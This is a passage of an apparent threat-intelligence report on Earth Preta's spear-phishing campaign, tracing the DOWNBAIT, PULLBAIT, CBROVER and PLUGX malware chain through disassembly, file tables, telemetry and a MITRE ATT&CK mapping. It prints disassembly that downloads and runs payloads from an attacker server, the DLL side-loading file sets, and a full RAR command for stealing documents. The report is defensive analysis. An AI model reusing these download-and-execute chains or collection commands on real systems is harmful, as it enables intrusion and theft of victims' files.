000000014010C8C4	8030 0F	xor byte ptr ds:[rax],F	rax:BaseThreadInitThunk
000000014010C8C7	8030 89	xor byte ptr ds:[rax],89	rax:BaseThreadInitThunk
000000014010C8CA	8030 D8	xor byte ptr ds:[rax],D8	rax:BaseThreadInitThunk
000000014010C8CD	8030 D4	xor byte ptr ds:[rax],D4	rax:BaseThreadInitThunk
000000014010C8D0	48:FFC0	inc rax	rax:BaseThreadInitThunk
000000014010C8D3	3D D9CE1040	cmp eax,4010CED9	rax:BaseThreadInitThunk
000000014010C8D8	7E E7	jle s.14010C8C1	eax:BaseThreadInitThunk

Figure 15. Decryption of DOWNBAIT code

DOWNBAIT downloads and executes the decoy document from an attacker-controlled server (Figure 16). From the same server, it will also download the PULLBAIT shellcode and execute it in memory (Figure 17).

48:8BC8 EB F0010000 45:33E0 4C:8D05 77030000 45:33C9 4C:896C24 20 48:8D15 18030000 33C9 48:8BF8 FFD3	mov rcx,rax call s.14010C86A xor r13d,r13d lea r8,qword ptr ds:[14010CCEE] xor r9d,r9d mov qword ptr ss:[rsp+20],r13 lea rdx,qword ptr ds:[14010CC9E] xor ecx,ecx mov rdi,rax call rdx	rax:ShellExecuteA r8:"c:\\users\\public\\[REDACTED].pdf", 000000014010CCEE:"c:\\users\\public\\[REDACTED].pdf" rdx:"http://16.162.188.93/projects/documents/2024-06-12/[REDACTED].pdf", 000000014010CC9E:"http://16.162.188.93/projects/documents/2024-06-12/[REDACTED].pdf" rdi:ShellExecuteA, rax:ShellExecuteA rbx:URLDownloadToFileA
45:33C9 C74424 28 01000000 4C:8D05 4F030000 4C:896C24 20 33D2 33C9 FFD7	xor r9d,r9d mov dword ptr ss:[rsp+28],1 lea r8,qword ptr ds:[14010CCEE] mov qword ptr ss:[rsp+20],r13 xor edx,edx xor ecx,ecx call rdi	r8:"c:\\users\\public\\[REDACTED].pdf", 000000014010CCEE:"c:\\users\\public\\[REDACTED].pdf" rdi:ShellExecuteA

Figure 16. Download and execute decoy document

44:896C24 28 48:8D15 DD020000 45:33C9 44:896C24 20 45:33C0 48:8BC8 41:FFD6 48:8BF8 48:85C0 75 09 B9 10270000 FFD6 EB B7 33C9 BA 00004000 41:88 00100000 44:8D49 40 41:FFD7 4C:8D4C24 60 41:88 00004000 48:8BD0 48:8BCF 48:8BD8 41:FFD4 FFD3	mov dword ptr ss:[rsp+28],r13d lea rdx,qword ptr ds:[14010CD3E] xor r9d,r9d mov dword ptr ss:[rsp+20],r13d xor r8d,r8d mov rcx,rax call r14 mov rdi,rax test rax,rax jne s.14010CA83 mov ecx,2710 call rsi jmp s.14010CA3A xor ecx,ecx mov edx,400000 mov r8d,1000 lea r9d,qword ptr ds:[rcx+40] call r15 lea r9,qword ptr ss:[rsp+60] mov r8d,400000 mov rdx,rax mov rcx,rdi mov rbx,rax call r12 call rdx	000000014010CD3E:"http://16.162.188.93/1/files/favicon.ico" r14:InternetOpenUrlA rsi:Sleep 400000:"Client UrlCache MMF Ver 5.2" r15:VirtualAlloc 400000:"Client UrlCache MMF Ver 5.2" r12:InternetReadFile execute PULLBAIT code
---	---	---

Figure 17. Download and execute PULLBAIT into memory

PULLBAIT is a straightforward shellcode which will perform further download and execution. In the observed campaign, PULLBAIT will download and execute CBROVER, the first-stage backdoor (Figure 18).

4C:8D05 78020000 45:33C9 48:897424 20 48:8D15 3D020000 33C9 48:8BF8 FFD3 45:33C9 48:897424 20 4C:8D05 98020000 33C9 48:8D15 66020000 FFD3 45:33C9 48:897424 20 4C:8D05 C5020000 33C9 48:8D15 94020000 FFD3 45:33C9 C74424 28 01000000 4C:8D05 A8020000 48:897424 20 33D2 33C9 FFD7	xor esi,esi lea r8,qword ptr ds:[2850300] xor r9d,r9d mov qword ptr ss:[rsp+20],rsi lea rdx,qword ptr ds:[28502D4] xor ecx,ecx mov rdi,rax call rdx xor r9d,r9d mov qword ptr ss:[rsp+20],rsi lea r8,qword ptr ds:[2850348] xor ecx,ecx lea rdx,qword ptr ds:[285031C] call rdx xor r9d,r9d mov qword ptr ss:[rsp+20],rsi lea r8,qword ptr ds:[285038C] xor ecx,ecx lea rdx,qword ptr ds:[2850364] call rdx xor r9d,r9d mov dword ptr ss:[rsp+28],1 lea r8,qword ptr ds:[285038C] mov qword ptr ss:[rsp+20],rsi xor edx,edx xor ecx,ecx call rdi	r8:"C:\\Users\\Public\\msedge.d11", 000000002B50300:"C:\\Users\\Public\\msedge.d11" rdx:"http://16.162.188.93/1/files/msedge.d11", 000000002B502D4:"http://16.162.188.93/1/files/msedge.d11" rdi:ShellExecuteA, rax:ShellExecuteA rbx:URLDownloadToFileA r8:"C:\\Users\\Public\\msedge.d11", 000000002B50348:"C:\\Users\\Public\\update.dat" rdx:"http://16.162.188.93/1/files/msedge.d11", 000000002B5031C:"http://16.162.188.93/1/files/update.dat" rbx:URLDownloadToFileA r8:"C:\\Users\\Public\\msedge.d11", 000000002B5038C:"C:\\Users\\Public\\Edge.exe" rdx:"http://16.162.188.93/1/files/msedge.d11", 000000002B50364:"http://16.162.188.93/1/files/Edge.exe" rbx:URLDownloadToFileA r8:"C:\\Users\\Public\\msedge.d11", 000000002B5038C:"C:\\Users\\Public\\Edge.exe" edx:"http://16.162.188.93/1/files/msedge.d11" rdi:ShellExecuteA
---	--	--


Figure 18. PULLBAIT downloads and executes CBROVER

The spear-phishing email and the.url attachment is tailored based on the targets and are paired with the decoy documents. Up until this point, all tools and components are downloaded from an attacker-controller webdav server hosted in 16[.]162[.]188[.]93.

### Network Discovery, Persistence, and Control

## CBROVER and PLUGX

CBROVER is a backdoor that supports file download and remote shell execution. It's spawned by using DLL side-loading techniques (Figure 19).



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Figure 19. CBROVER spawned via DLL side-loading

Through CBROVER, the first PLUGX components (Table 2) were deployed to target the machine and launched through DLL side-loading techniques (Figure 20).

File name	Description
kmrefresh.exe	Legitimate executable used to load coreglobconfig.dll
coreglobconfig.dll	Malicious loader used to execute PLUGX (glob.dat)
glob.dat	Encrypted PLUGX

Table 2. List of the first PLUGX components deployed through CBROVER




Figure 20. First PLUGX components (kmrefresh.exe) deployed and executed through CBROVER (Edge.exe)

After checking the components, the deployed PLUGX variant is same as the general type of PLUGX which was used by Earth Preta in previous DOPLUGS campaigns.

Afterward, a file collector, tracked as FILESAK was deployed into the compromised machine and started to collect victim's files (Figure 21). The details about the FILESAK are discussed in the "Collection and Exfiltration" section of this blog entry.




Figure 21. PLUGX components(`kmrefresh.exe`) injected into `dllhost.exe` and drop the FILESAC (`FileServer0501.exe`) for data collection

It's worth noting that there would be second-stage PLUGX components (shown in Table 3) through prior PLUGX after initial PLUGX installation. Compared to first-stage PLUGX, the second-stage PLUGX shellcode was protected by using RC4 and Data Protection API (DPAPI), which relies on keys tied to specific user accounts on specific machines. The execution of those environmentally keyed payloads is constrained to a specific target environment and poses a challenge on follow-up malware analysis.

File name	Description
Canonlog.exe	Legitimate executable used to load coreglobconfig.dll
ceiinfolog.dll	Malicious loader used to execute PLUGX (cannon.dat)
cannon.dat	Second-stage PLUGX. (Encrypted by RC4 and DPAPI)

Table 3. List of second-stage PLUGX components

### Collection and Exfiltration

Collection has been observed to be performed in two ways:

- The first method is via RAR, which is launched by PLUGX via command line:
- `"RAR.exe a -r -m3 -tk -ed -dh -v4500m -hp<archive password> -ibck -ta<cutoff date> -n*.doc* -n*.rtf* -n*.xls* -n*.pdf* -n*.ppt* -n*.jpg* -n*.cdr* -n*.dwg* -n*.png* -n*.psd* -n*.JPE* -n*.BMP* -n*.TIF* -n*.dib* \"<collection storage path>\\<archive name>.RAR\" \"<target path for collection>\""`

- The second method is by USING FILESAC, a configurable tool, which will be downloaded and launched by PLUGX. It's implemented based on an open-source tool, "FileSearchAndCompress" and its configuration was embedded in the tools as follows:
- Target file types: doc|docx|xls|xlsx|ppt|pptx|pdf|jpg|cdr|dwg
- Target time: 2024-05-01 ~ 2024-12-31

In our telemetry, we have observed that collected documents are exfiltrated using a currently unknown tool. Based on what we observed, the tool accepts the archive filename as its argument, and upon inspecting generated network traffic, The tool connects to several IP addresses that are related to Microsoft's cloud services, which include identity platform for token exchange, Graph API host server, and OneDrive-related ones.

TELEMETRY_CONNECTION_OUTBOUND	dsteydhask.exe VC0812.RAR	13.107.42.12	443	C:\WINDOWS\system32\CMD.EXE	-
TELEMETRY_CONNECTION_OUTBOUND	dsteydhask.exe VC0812.RAR	20.190.144.171	443	C:\WINDOWS\system32\CMD.EXE	-
TELEMETRY_CONNECTION_OUTBOUND	dsteydhask.exe VC0812.RAR	20.190.144.171	443	C:\WINDOWS\system32\CMD.EXE	-
TELEMETRY_CONNECTION_OUTBOUND	dsteydhask.exe VC0812.RAR	20.190.144.171	443	C:\WINDOWS\system32\CMD.EXE	-
TELEMETRY_CONNECTION_OUTBOUND	dsteydhask.exe VC0812.RAR	40.126.38.19	443	C:\WINDOWS\system32\CMD.EXE	-
TELEMETRY_PROCESS_CREATE	C:\WINDOWS\system32\CMD.EXE	PLUGX launching the tool via CMD		C:\WINDOWS\system32\userinit.exe 609 2054 4	dsteydhask.exe VC0812.RAR

Figure 22. Tool outbound connections after being launched by PLUGX

This kind of traffic implies the tool is using a refresh token, connect to the identity exchange platform to exchange it for an authentication token to then interact with a cloud service (implied to be OneDrive) using Graph API.

### Other Observations on 16[.]162[.]188[.]93

During our inspection of the download site at IP address 16[.]162[.]188[.]93, we discovered that it hosts a WebDAV server (Figure 23). This server contains numerous decoy documents, along with various malware samples, including DOWNBAIT, PULLBAIT, and CBOROVER.




Figure 23. The file server of 16[.]162[.]188[.]93

Inside the folder “/1”, the malware PULLBAIT and CBOROVER are located, and in the folder “/projects” there are two subfolders which are “/documents” and “/done”. The archived DOWNBAIT is stored in the folder “/done”, while the decoy documents are found in the folder “/documents” (Figure 24).

All the subfolders within these two directories are named after the dates they were created. The earliest created folder is “2024-06-5” and the latest one is “2024-07-11”. Since the files within the date-named folders are deleted after around one day, we believe that the actions targeting specific victims are executed very quickly, within a single day.




Figure 24. The subfolders in `"/projects/documents/"`

Based on the filenames and content of the decoy documents, we can potentially identify their targets. The countries that were likely targeted include Myanmar, the Philippines, Vietnam, Singapore, Cambodia and Taiwan, all located in the APAC region. Additionally, the decoy documents predominantly focus on topics related to government, particularly foreign affairs (Figures 25 and 26).



**ĐẢNG CỘNG SẢN VIỆT NAM**

*Hà Nội, ngày 10 tháng 6 năm 2024*

**THÔNG BÁO**

**Kết luận cuộc họp Thường trực chuyên trách**

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*[The following text is extremely faint and illegible, appearing to be a list of items or a detailed report.]*

Figure 25. Decoy document from Communist Party in Vietnam



May 20, 2024

Nationality: Myanmar

**Subject: Invitation to the “2024 Global Leadership Program”**

Figure 26. Decoy invitation to the 2024 Global Leadership Programme

## Conclusion

Earth Preta has shown significant advancements in their malware deployment and strategies, particularly in their campaigns targeting government entities, which include those in the military, police, foreign affair agencies, welfare, the executive branch, and education in the APAC region.

The group has evolved their tactics, notably with sophisticated malware variants like HIUPAN and its ability to propagate via removable drives, which allow it to quickly deliver PUBLOAD; and the introduction of new tools like FDMTP and PTSOCKET to enhance their control and exfiltration capabilities.

Additionally, the recent fast-paced spear-phishing campaigns we observed in June demonstrate their adaptability, leveraging multi-stage downloaders (from DOWNBAIT to PLUGX) and possibly exploiting Microsoft's cloud services for data exfiltration. The quick turnover of decoy documents and malware samples on the WebDAV server hosted at 16[.]162[.]188[.]93 suggests that Earth Preta is executing highly targeted and time-sensitive operations, focusing on specific countries and industries within APAC region. Earth Preta has remained highly active in APAC and will likely remain active in the foreseeable future. This evolving threat landscape highlights the need for continuous vigilance and updated defensive measures to counteract Earth Preta's sophisticated and adaptive techniques.

## MITRE ATT&CK

Tactic	Technique	ID	Description
Initial Access	Replication Through Removable Media	T1091	HIUPAN spreads through removable drives to deliver PUBLOAD
	Phishing: Spearphishing Attachment	T1566.001	Uses Spearphishing email to gain access to targets' systems
Persistence	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	T1547.00	Uses Registry Run keys for persistence
	Scheduled Task/Job: Scheduled Task	T1053.005	Uses Scheduled task for persistence
Defence Evasion	Hijack Execution Flow: DLL Side-Loading	T1574.002	Several of the malwares are loaded using DLL Side-Loading
	Execution Guardrails: Environmental Keying	T1480.001	Second stage PLUGX payload is protected with RC4 and DPAPI
	Subvert Trust Controls: Code Signing	T1553.002	DOWNBAIT are digitally signed
	Process Injection	T1055	PLUGX will inject its codes to other process launched process with varying arguments
Discovery	System Information Discovery	T1082	Commands such as hostname and systeminfo are used to perform System Information Discovery
	Software Discovery: Security Software Discovery	T1518.001	Wmic is used to discover installed AV products

	System Network Connections Discovery	T1049	Netstat is used to discover network connections
	System Network Configuration Discovery	T1016	Commands like ipconfig and netsh are used to discover network configuration
Collection	Data from Local System	T1005	FILESAC is used to search for specific file types of interest within the system
	Archive Collected Data: Archive via Utility	T1560.001	Use of WinRAR or FILESAC to archive collected data
Exfiltration	Exfiltration Over Web Service: Exfiltration to Cloud Storage	T1567.002	Telemetry information suggests possible exfiltration to a cloud service
	Exfiltration Over Alternative Protocol	T1048	Data are exfiltrated to attacker-controlled servers using cURL or PTOCKET
Command and Control	Application Layer Protocol: Web Protocols	T1071.001	Downloaders and Backdoors communicate with C&C using HTTP/HTTPS

### Indicators of Compromise (IOCs)

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The full list of IOCs can be found [here](#).